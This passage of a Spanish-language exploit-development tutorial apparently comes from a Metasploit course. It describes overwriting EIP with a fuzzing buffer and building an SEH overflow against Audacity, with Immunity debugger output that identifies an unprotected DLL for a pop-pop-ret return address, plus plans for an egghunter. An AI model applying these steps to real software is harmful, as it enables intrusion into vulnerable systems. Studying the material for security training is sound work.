Debido a la gran cantidad de exploit disponibles actualmente en Metasploit, hay un buen chance de que ya exista un módulo que simplemente edite para sus propósitos durante el desarrollo de exploit. Para hacer el desarrollo de exploit fácil, Metasploit incluye ejemplos de exploit que puede modificar. Lo pueden encontrar en "documentación/samples/modules/exploits/".


Hacer que algo "Explote"

Anteriormente vimos hacer fuzzing en un servidor IMAP en la sección "Un simple Fuzzer de IMAP". Al final del esfuerzo nos encontramos que podría sobrescribir el EIP, haciendo ESP, el único registro que apunta a una localización de memoria bajo nuestro control (4 bytes después que la dirección retornara). Podemos seguir adelante y reconstruir nuestro buffer (fuzzed = "A"*1004 + "B"*4 + "C"*4) para confirmar que el flujo de la ejecución es redireccionable a una dirección JMP ESP como un retorno.




Encontrando la dirección Return

Este es un desbordamiento SEH estándar. Podemos notar que algunos de los usuarios introducirá un "pop, pop, ret" lejos de la pila. Algo interesante que notar de la captura de pantalla de abajo es el hecho que enviamos 2000 bytes en el payload. Sin embargo, pareciera que cuando regresamos al buffer, se trancara. Tenemos alrededor de 80 bytes de espacio para nuestro código Shell (marcado en azul). Usamos la función !safeseh de Immunity para localizar las dll's desprotegidas desde el cual la dirección de retorno puede ser encontrada.




Address	Message
0040F000	0x01a27764
0040F000	tape_delay_1211.dll: SafeSEH protected
0040F000	tape_delay_1211.dll: 3 handler(s)
0040F000	0x025b4790
0040F000	0x025b9278
0040F000	0x025bdbec
0040F000	dj_flanger_1438.dll: SafeSEH protected
0040F000	dj_flanger_1438.dll: 3 handler(s)
0040F000	0x01a73c10
0040F000	0x01a76e00
0040F000	0x01a7b07c
0040F000	libftw3f-3.dll: *** SafeSEH unprotected ***
0040F000	satan_maximiser_1408.dll: SafeSEH protected
0040F000	satan_maximiser_1408.dll: 3 handler(s)
0040F000	0x02283df0
0040F000	0x02287f30
0040F000	0x0228cbbc
0040F000	WINSTA.dll: SafeSEH protected
0040F000	WINSTA.dll: 2 handler(s)
0040F000	0x76365165
0040F000	0x76365451
0040F000	xfade_1915.dll: SafeSEH protected
0040F000	xfade_1915.dll: 3 handler(s)
0040F000	0x026c34b0
0040F000	0x026c5d64
0040F000	0x026c8074
0040F000	comb_1190.dll: SafeSEH protected

Una vez más, generamos el archivo de exploit, adjuntando Audacity al depurador y importando el archivo malicioso. En este momento, el SEH debería sobrescribir la dirección, la que nos llevara a la instrucción pop, pop, ret. Establecemos un punto de interrupción allí, y una vez más, tomamos la excepción con shift + F9 y caminamos a través de pop pop ret con F8.



Address	SE handler
0012F9FC	audacity.00702B88
0012FBE8	libftw3f-3.dll: 637410A9

El salto corto nos lleva a la dirección de retorno, dentro del "código Shell del buffer".



Otra vez, tenemos muy poco espacio de buffer para nuestro payload. Una rápida inspección de la memoria revela que la longitud del todo el buffer puede ser encontrada en el montón. Sabiendo esto, podríamos utilizar los 80 bytes iniciales de espacio para ejecutar un egghunter, lo que buscara y encontrara el payload secundario.

